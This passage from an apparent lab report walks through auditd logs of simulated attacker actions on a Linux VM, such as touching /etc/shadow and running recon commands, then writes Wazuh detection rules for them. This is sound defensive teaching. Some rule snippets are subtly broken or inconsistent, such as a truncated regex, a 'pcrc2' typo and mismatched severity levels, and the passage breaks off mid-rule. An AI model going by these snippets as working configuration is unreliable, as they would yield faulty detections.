egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=4 comm="tail" exe="/usr/bin/tail" subj=unconfined key="exec_commands"
----
time->Sun Jul 5 22:01:57 2026
type=PROCTITLE msg=audit(1783285317.660:3169): proctitle=6175736561726368002D6800657865635F636F6D6D616E6473
type=PATH msg=audit(1783285317.660:3169): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=2492900 dev=08:01 mode=0
100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1783285317.660:3169): item=0 name="/usr/sbin/ausearch" inode=2492176 dev=08:01 mode=0100755 ou
id=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1783285317.660:3169): cwd="/home/mariem"
type=EXECVE msg=audit(1783285317.660:3169): argc=3 a0="ausearch" a1="-k" a2="exec_commands"
type=SYSCALL msg=audit(1783285317.660:3169): arch=c000003e syscall=59 success=yes exit=0 a0=564df9db0d98 a1=564df9

```

Figure 3.19: Checking Audit Logs for Executed Commands

The auditd log captured every command executed on LubuntuVM, including sudo, ausearch, and tail. Each entry shows the exact executable path (ex: /usr/bin/sudo), the user ID who ran it (auid=1000, which is mariem), and the timestamp. This confirms that the exec_commands rule is **actively tracking all command executions on the system**.

```

marlem@LubuntuVM:~$ sudo ausearch -k passwd_changes | tail -20
type=PROCTITLE msg=audit(1783278342.587:75): proctitle=2F7362696E2F617564697463746C002052002F6574632F61756469742F6
1756469742E72756C6573
type=PATH msg=audit(1783278342.587:75): item=0 name="/etc/" inode=1966081 dev=08:01 mode=040755 ouid=0 ogid=0 rdev
=00:00 nametype=PARENT cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1783278342.587:75): cwd="/"
type=SOCKADDR msg=audit(1783278342.587:75): saddr=1000000000000000000000000000000000
type=SYSCALL msg=audit(1783278342.587:75): arch=c000003e syscall=44 success=yes exit=1084 a0=3 a1=7ffe9c5d4b10 a2=
43c a3=0 items=1 ppid=415 pid=482 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(non
e) ses=4294967295 comm="auditctl" exe="/usr/sbin/auditctl" subj=unconfined key=(null)
type=CONFIG_CHANGE msg=audit(1783278342.587:75): auid=4294967295 ses=4294967295 subj=unconfined op=add_rule key="p
asswd_changes" llist=4 res=1
----
time->Sun Jul 5 20:05:42 2026
type=PROCTITLE msg=audit(1783278342.588:76): proctitle=2F7362696E2F617564697463746C002052002F6574632F61756469742F6
1756469742E72756C6573
type=PATH msg=audit(1783278342.588:76): item=0 name="/etc/" inode=1966081 dev=08:01 mode=040755 ouid=0 ogid=0 rdev
=00:00 nametype=PARENT cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1783278342.588:76): cwd="/"
type=SOCKADDR msg=audit(1783278342.588:76): saddr=1000000000000000000000000000000000
type=SYSCALL msg=audit(1783278342.588:76): arch=c000003e syscall=44 success=yes exit=1084 a0=3 a1=7ffe9c5d4b10 a2=
43c a3=0 items=1 ppid=415 pid=482 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(non
e) ses=4294967295 comm="auditctl" exe="/usr/sbin/auditctl" subj=unconfined key=(null)
type=CONFIG_CHANGE msg=audit(1783278342.588:76): auid=4294967295 ses=4294967295 subj=unconfined op=add_rule key="p
asswd_changes" llist=4 res=1
----
time->Sun Jul 5 21:47:17 2026
type=PROCTITLE msg=audit(1783284437.214:2947): proctitle=746F756368002F6574632F706173737764
type=PATH msg=audit(1783284437.214:2947): item=0 name="/etc/passwd" inode=1967473 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0

```

Figure 3.20: Checking Audit Logs for Passwd File Changes

The auditd log recorded two types of events : first, the initial loading of the passwd-changes rule itself (the CONFIG-CHANGE entries from earlier today), and then at 21:47:17 a real access event on /etc/passwd (name="/etc/passwd"), which was triggered by our Step 4 simulation. This confirms that **any interaction with sensitive authentication files is being captured and flagged correctly**.

Conclusion: Both audit keys are functioning as expected : every simulated attack action left a forensic trace in the logs, which means Wazuh received this data and Task 2 (log analysis in the SIEM dashboard) can now begin.

Now that we've confirmed auditd captured all our simulated attack actions on LubuntuVM, it's time to switch from attacker mode **to analyst mode**. We open the Wazuh dashboard and dig through those logs to find the exact fingerprints our attacks left behind : specific fields like auid, exe, and key that identify the attacker's actions, unusual parent-child process chains(attackers reveal themselves through unusual process chains), and execution anomalies : commands that look out of placelike a cron job writing to /tmp or a user suddenly reading /etc/shadow.

The attack already happened, auditd recorded everything, and Wazuh pulled it all into the dashboard. Now we're the investigators, and these fingerprints will become the foundation of our custom detection rules in Task 3.

3.2 Telemetry Analysis

3.2.1 Open the Wazuh Dashboard & Navigate to the Security Events




Figure 3.21: Wazuh Security Events Dashboard : Overview of Detected Activity on LubuntuVM

This is the central investigation screen : everything auditd captured on LubuntuVM has been normalized into structured alerts here, making it much easier to read than raw log files.

3.2.2 filter by the Audit key

In the search bar, filter by our audit keys one at a time to isolate each attack category.

First search for the recon and persistence events:




Figure 3.22: Execution Tracking : Command Activity Detected on LubuntuVM

The **exec-commands** filter returned 1 alert from LubuntuVM, visible around the 21:00 mark on the timeline. The MITRE ATT&CK panel correctly categorized it as "Process Discovery" : which is exactly the technique an attacker uses when running recon commands like `whoami`, `id`, and `sudo -l`. This confirms that `auditd` successfully captured the simulated attack commands and Wazuh normalized them into a structured, categorized alert.

Second :

```
mariem@LubuntuVM:~$ sudo ausearch -k passwd_changes --start recent
-----
time=>Mon Jul 6 00:00:43 2026
type=PROCTITLE msg=audit(1783292443.163:8641): proctitle=746F756368002F6574632F706173737764
type=PATH msg=audit(1783292443.163:8641): item=0 name="/etc/passwd" inode=1967473 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1783292443.163:8641): cwd="/home/mariem"
type=SYSCALL msg=audit(1783292443.163:8641): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=7ffde612f
684 a2=941 a3=1b6 items=1 ppid=9985 pid=9986 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty
=pts1 ses=4 comm="touch" exe="/usr/bin/touch" subj=unconfined key="passwd_changes"
-----
time=>Mon Jul 6 00:00:56 2026
type=PROCTITLE msg=audit(1783292456.958:8676): proctitle=746F756368002F6574632F736861646F77
type=PATH msg=audit(1783292456.958:8676): item=0 name="/etc/shadow" inode=1967423 dev=08:01 mode=0100640 ouid=0 og
id=42 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1783292456.958:8676): cwd="/home/mariem"
type=SYSCALL msg=audit(1783292456.958:8676): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=7fff53e0f
684 a2=941 a3=1b6 items=1 ppid=10039 pid=10040 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 t
ty=pts1 ses=4 comm="touch" exe="/usr/bin/touch" subj=unconfined key="passwd_changes"
mariem@LubuntuVM:~$
```

Figure 3.23: `auditd` captured both events perfectly

The local audit log shows exactly what we expect:

- At 00:00:43 : `touch /etc/passwd` was recorded with `key="passwd-changes"`
- At 00:00:56 : `touch /etc/shadow` was recorded with `key="passwd-changes"`

Both show `exe="/usr/bin/touch"` and `auid=1000 (mariem)`, which are the forensic fingerprints we need.

3.2.3 Inspect Individual Alerts

Now that we know the attacks generated alerts in Wazuh, we open each alert and dig into its specific fields : the exact command that was run, who ran it, and what process

launched it. These details are the **attacker’s fingerprints**, and they’re exactly what we’ll copy into our custom detection rules in Task 3 to tell Wazuh ”next time you see this exact pattern, raise a high-severity alarm automatically.”




Figure 3.24: exec-commands Alerts Visible in Wazuh Dashboard

After setting the time range to Last 7 days, the dashboard confirmed 1 alert triggered from LubuntuVM, appearing on July 5th. The MITRE ATT&CK panel correctly categorized it as Process Discovery, confirming that Wazuh successfully received and processed the simulated attack telemetry from the exec-commands audit key.




Figure 3.25: Alert Attributed to LubuntuVM Agent

The Security Alerts table confirms the alert was generated by Agent 001 (LubuntuVM), triggered MITRE technique T1057 (Process Discovery), and was described as ”Processes running for all users were queried with ps command” at severity Level 6, Rule ID 92604. This confirms the full detection pipeline is functioning correctly.

<code>data.audit.command</code>	<code>ps</code>
<code>data.audit.exe</code>	<code>/usr/bin/ps</code>
<code>data.audit.auid</code>	<code>1000</code>
<code>data.audit.key</code>	<code>exec_commands</code>
<code>data.audit.pid</code>	<code>1534</code>
<code>data.audit.ppid</code>	<code>1531</code>

Figure 3.26: Forensic Fields Extracted from the Alert

Expanding the alert revealed the exact attacker fingerprints we need for Task 3:

- **data.audit.command** contains the exact command that was executed, which in this case is `ps`.
- **data.audit.exe** shows the full path to the binary that was executed, which is `/usr/bin/ps`.
- **data.audit.auid** indicates the real user ID (UID) that executed the command, where 1000 corresponds to the user mariem.
- **data.audit.key** specifies the audit rule that captured this event, which is `exec_commands`.
- **data.audit.ppid** displays the parent process ID that launched the command, which is 1531

Now that we've identified the exact fingerprints our attacks left in Wazuh, it's time to use them to build our own detection rules : so Wazuh can automatically raise an alarm the next time it sees the same suspicious behavior.

3.2.4 Note Down Fingerprints

Based on the alerts analyzed in the Wazuh dashboard, the following key values were extracted and recorded as the attacker's profile , the specific behaviors unique enough to build detection rules around without triggering false alarms on normal user activity:

- **data.audit.auid: 1000** : the real user ID of the attacker session
- **data.audit.exe: /usr/bin/ps** : process listing recon command

- **data.audit.exe:** `/usr/bin/find` : SUID binary search, classic privilege escalation recon: When an attacker lands on a machine, one of the first things they do is search for SUID binaries : these are special programs that run with root privileges even when executed by a normal user.
- **data.audit.key:** `exec-commands` : the audit rule that tagged all execution events
- **rule.id:** `92604` : the Wazuh rule that detected the ps command
- **MITRE T1057** : Process Discovery technique
- **MITRE T1548.003** : Sudo privilege escalation technique

These values form the detection blueprint used in Task 3 to write custom Wazuh rules.

3.3 Custom Decoders & Rules


So far, Wazuh has been using its built-in default rules to detect events , that's why we only got a generic "Processes running for all users were queried with ps command" alert at level 6.

In Task 3, we write our own custom rules that are specifically tailored to our attack simulation , rules that say "if you see THIS exact behavior on THIS machine, raise a CRITICAL alarm immediately."

`local-rules.xml` is a file on the Wazuh server where custom detection rules are added on top of Wazuh's built-in ones. Every rule is built around four key elements: a unique ID to identify it, a level defining its severity from 1 to 15, a condition specifying the exact pattern to look for, and a description defining what the alert will display when triggered.

3.3.1 Connect To The Wazuh Server

On your Wazuh Server VM (192.168.2.10), open a terminal and navigate to the rules file:



```
GNU nano 6.2 /var/ossec/etc/rules/local_rules.xml
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">


  <!--
    Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>
</group>
```

Figure 3.27: Wazuh Local Rules File

This file already exists with some default comments inside it. we'll add our custom rules here without deleting anything already there.

Before writing our custom detection rules, we need to find the parent rule IDs that Wazuh already uses to process auditd events. Custom rules in Wazuh don't work in isolation, they must reference an existing base rule using **if-sid**, which tells Wazuh "only trigger my custom rule if this parent rule already fired."

- **Identifying the Correct Parent Rule IDs**



```
marion@wazuh-server:~$ sudo grep -n "rule id" /var/ossec/ruleset/rules/0850-audit_rules.xml | head -10
11: <rule id="92600" level="0">
20: <rule id="92601" level="5">
29: <rule id="92602" level="12">
39: <rule id="92603" level="5">
49: <rule id="92604" level="5">
59: <rule id="92605" level="5">
marion@wazuh-server:~$ sudo grep -n "rule id" /var/ossec/ruleset/rules/0365-auditd_rules.xml | head -10
13: <rule id="80700" level="0">
18: <rule id="80701" level="1">
26: <rule id="80702" level="10">
34: <rule id="80703" level="10">
42: <rule id="80704" level="10">
49: <rule id="80705" level="3">
56: <rule id="80710" level="10">
64: <rule id="80711" level="10">
71: <rule id="80712" level="10">
81: <rule id="80713" level="7">
```

Figure 3.28: Locating Wazuh's Built-in Auditd Base Rules

This command searches for all rule IDs inside Wazuh's built-in audit rules files : it shows us the exact rule IDs and severity levels already defined.

What we found:

- **0850-audit-rules.xml** contains rules **92600–92605** : these handle specific command executions (we already saw rule **92604** fire for the **ps** command)
- **0365-auditd-rules.xml** contains rules **80700–80713** : these are the base auditd decoder rules

Conclusion: We will use **92600** (the root rule of the audit execution group) as our parent if-sid, since our alert already triggered rule 92604 which belongs to this family.

Now that we've identified the exact parent rule IDs Wazuh uses for auditd events, we're ready to write our custom detection rules. But before opening the file, we need to look at the content of the parent rule we'll be building on, specifically rule 92600 from 0850-audit-rules.xml to understand its exact structure and make sure our custom rules reference it correctly.

- **Understanding the Parent Rule Structure**

```

</rule>

<rule id="92603" level="6">
  <if_group>audit</if_group>
  <field name="audit.command" type="pcre2">scp</field>
  <field name="audit.file.name" type="pcre2">.+</field>
  <description>A file was copied to this system over SSH using SCP.</description>
  <mitre>
    <id>T1021.004</id>
  </mitre>
</rule>

<rule id="92604" level="6">
  <if_group>audit</if_group>
  <field name="audit.execve.a0" type="pcre2">ps</field>
  <field name="audit.execve.a1" type="pcre2">"(?=.*a)(?=.*x)</field>
  <description>Processes running for all users were queried with ps command.</description>
  <mitre>
    <id>T1057</id>
  </mitre>
</rule>

<rule id="92605" level="6">
  <if_group>audit</if_group>
  <field name="audit.execve.a0" type="pcre2">ls</field>
  <field name="audit.execve.a2" type="pcre2">"(?=.*a)(?=.*R)</field>
  <description>Executed recursive query of all files using ls command.</description>
  <mitre>
    <id>T1083</id>
  </mitre>
</rule>
</group>

```

Figure 3.29: Analyzing Wazuh's Built-in Audit Rule Structure

This output shows us exactly how Wazuh's existing audit rules are built and more importantly, **how we must structure our own custom rules to match**. We can see that:

- **Rule 92600** : is the **root parent rule** , it belongs to the **audit group** and triggers when any audit.exe field is detected.

- **Rule 92601** is a **child rule** , it uses **if-sid>92600** to say "only trigger if rule 92600 already fired(detected something and raised an alert)"

This is exactly the pattern we'll follow for our custom rules , we'll use **if-sid>92600** as our parent reference, just like Wazuh does for its own audit detection rules.

3.3.2 Write Rule 1: Privilege Escalation Recon Detection

This rule detects when someone runs **recon commands** (whoami, id, sudo -l) that are classic signs of an attacker trying to escalate privileges.

```

<!--Rule 1 : Privilege escalation recon detection -->
<group name='custom_attack,linux_recon,'>
  <rule id='100002' level='10'>
    <if-sid>92600</if-sid>
    <field name='audit.key'>exec_commands</field>
    <field name='audit.exe' type='pcre2'>\\usr\\bin\\sudo|\\usr\\bin\\whoami|\\usr\\bin\\
    <description>Possible privilege escalation recon: suspicious command executed</description>
    <mitre>
      <id>T1546.003</id>
    </mitre>
  </rule>
</group>

```

Figure 3.30: Rule 1 Is Added Inside The File

- We use 'id="100002"' since '100001' is already taken by the default example
- if-sid>92600 : builds on the correct parent rule we just identified
- level="12" : high severity alert
- The audit.exe field matches sudo, whoami, and id executables

3.3.3 Write Rule 2: Unauthorized Persistence Detection

This rule detects when someone modifies cron jobs : a classic attacker persistence technique.

```
</group>
<!-- Rule2 : Unauthorized persistence detection -->
<group name="custom_attack,linux_persistence,">
  <rule id="100003" level="12">
    <if_sid>92600</if_sid>
    <field name='audit.key'>exec_commands</field>
    <field name='audit.exe' type='pcrc2'>\/usr\/bin\/crontab</field>
    <description>Unauthorized persistence attempt : crontab modification detected</description>
    <mitre>
      <id>T1053.003</id>
    </mitre>
  </rule>
</group>
```

Figure 3.31: Rule 2 Is Added Below Rule 1

- id="100003" : unique ID following Rule 1
- level="12" : crontab modification by a regular user is rarely legitimate, deserves higher severity than recon
- audit.exe targets specifically /usr/bin/crontab
- MITRE T1053.003 : Scheduled Task/Cron persistence technique

3.3.4 Write Rule 3: Sensitive File Tampering Detection

This rule detects any interaction with /etc/passwd, /etc/shadow, or /etc/sudoers

```
<!-- Rule 3 : Sensitive file tampering detection -->
<group name="custom_attack,linux_credential_access,">
  <rule id="100004" level="14">
    <if_sid>80700</if_sid>
    <field name='audit.key'>passwd_changes</field>
    <description>Critical: Sensitive authentication file accessed or modified</description>
    <mitre>
      <id>T1003</id>
    </mitre>
  </rule>
</group>
```

Figure 3.32: Rule 3 Is Added

- id="100004" : unique ID following Rule 2
- level="14" : near maximum severity, touching /etc/passwd or /etc/shadow is almost never legitimate
- if-sid>80700 : we use the **auditd base rule** this time since passwd-changes events come from the auditd decoder, not the audit execution group
- audit.key targets specifically your passwd-changes rule tag
- MITRE T1003 : Credential Dumping technique

3.3.5 Add Rule 4: SSH-Related Sensitive File Tampering (Rule 100010)

- **Why we add this rule:** Rule 100004 correctly detects file tampering, but it only sees local auditd activity , it has no idea if the attacker connected remotely (via SSH) or was sitting at the machine directly. This is a problem for Sprint 4, since Active Response needs the attacker's IP address to block them, and Rule 100004 alone doesn't provide one.

So we add a new rule (100010) on top of Rule 100004: if an SSH login just happened, and shortly after the same user triggers Rule 100004, we treat it as a network attack and combine both events into one correlated alert. This gives us one alert that carries the critical severity of Rule 100004, now confirmed to be linked to a specific remote SSH session , establishing that the file tampering happened during or right after a network login, rather than locally at the machine.

- **Step 1: Find the SSH login rule ID** On the **Wazuh manager (192.168.2.10)**, we need to know the exact ID Wazuh already uses to detect a successful SSH login, since that's the rule already containing the real attacker IP , we're reusing it, not building it from scratch.

```
marion@wazuh-server:~$ sudo find /var/ossec/ -iname "*ssh*" -path "*rules*"
/var/ossec/ruleset/decoders/0310-ssh_decoders.xml
/var/ossec/ruleset/rules/0095-sshd_rules.xml
marion@wazuh-server:~$
```

Figure 3.33: Locating the SSH Rule and Decoder Files

What we're looking for: a built-in Wazuh rule that detects a successful SSH login. We didn't write this rule , it already exists in Wazuh , we just need to find its ID.

Why we need it: this rule contains the attacker's real IP address, which Rule 100004 doesn't have. We'll use it in the next step to build a new rule (100010) that combines both events into one alert with the IP included.

```
marion@wazuh-server:~$ sudo grep -B 3 -A 8 "authentication success\|Successful" /var/ossec/ruleset/rules/0095-sshd_rules.xml
<rule id="5715" level="3">
  <if_sid>5700</if_sid>
  <match>"Accepted|authenticated.$"</match>
  <description>sshd: authentication success.</description>
  <mitre>
    <id>T1078</id>
    <id>T1021</id>
  </mitre>
  <group>authentication_success,gdpr_IV_32.2,gdpr_13_7.1,gdpr_13_7.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,pci_dss_10.2.5,tsc_DD6.8,tsc_CC7.2,tsc_CC7.3,</group>
</rule>

<rule id="5716" level="5">
marion@wazuh-server:~$
```

Figure 3.34: Identifying the SSH Successful Login Rule

The command found Rule 5715, described as "sshd: authentication success" which fires whenever someone logs in via SSH successfully.

Confirmed ID to use going forward: 5715

- **Step 2 : Confirm the SSH login data actually contains the attacker's IP address** Rule 5715 (successful SSH login) is supposed to know the IP address

of whoever connected , but before we build our fix around that assumption, we want actual proof, not just a guess. This step checks the underlying "decoder" , the part of Wazuh that reads raw SSH log lines and extracts meaningful pieces of information from them (like username, IP address, port, etc.) , to confirm it really does pull out an IP address (srcip) as one of those pieces. If it does, our plan in Step 3 (correlating this login with Rule 100004) will actually have real IP data to work with.

Figure 3.35: Checking the SSH Decoder for Source IP Extraction

Breaking down the command:

- **scrip**: the exact word we're searching for, since that's the field name Wazuh uses internally for "source IP address."
- **B 5 -A 15**: shows 5 lines *before* and 15 lines *after* each match, so we get enough surrounding context to actually understand how/where scrip is being extracted, not just an isolated word.
- **/var/ossec/ruleset/decoders/0310-ssh-decoders.xml**: the specific file that defines how Wazuh interprets/parses SSH log lines (this is the decoder file, different from the rules file we searched in Step 1).

What a successful result looks like: a line such as 'field name="srcip" ;' inside the SSH decoder , this confirms the IP address is actually captured and available for rules like 5715 to use.


Figure 3.36: Verification of srcip Extraction in SSH Decoders

this confirms what we needed. The line `<order>user, srcip, srcport</order>` shows that Wazuh's SSH decoder extracts `srcip` (the source IP address) from SSH log lines, alongside the username and port. The other blocks shown below (reverse lookup errors, connection resets, disconnections) are just related decoders for different types of SSH log messages, not what we need here, but their presence further confirms the SSH decoding system tracks IP addresses consistently.

Step 2 confirmed: `srcip` is available and reliably extracted from Rule 5715's own alert data (the SSH login event itself). This confirms the attacker's IP is captured somewhere in the pipeline, the next step is to test whether this IP data is actually inherited by the new correlated rule (100010), or whether it remains tied only to the original SSH login alert.

- **Step 3: Write the new correlated rule (100010) linking SSH login and Rule 100004** Now that we know Rule 5715 (SSH login) carries the attacker's real IP address in its own alert data, this step creates a new rule that connects it with Rule 100004. Think of it as telling Wazuh: "If someone logs in via SSH, and shortly after that same user triggers the sensitive file tampering rule, treat it as one combined critical event." This correlation confirms the file tampering happened in the context of a real remote session, as we later discovered during Sprint 4 testing, Wazuh's rule correlation links the timing and logic of both events, but does not automatically copy the `srcip` field from Rule 5715 into the new Rule 100010 alert. This distinction, and how it was handled, is detailed in Sprint 4.

On wazuh manager we run this command : `sudo nano /var/ossec/etc/rules/local-rules.xml`



```
<!-- Rule 3 : Sensitive file tampering detection -->
<group name="custom_alerts/ssh_authentication_access">
  <rule id="100004" level="14">
    <if_sid>60700</if_sid>
    <field name="audit.<!-->">passwd_changes</field>
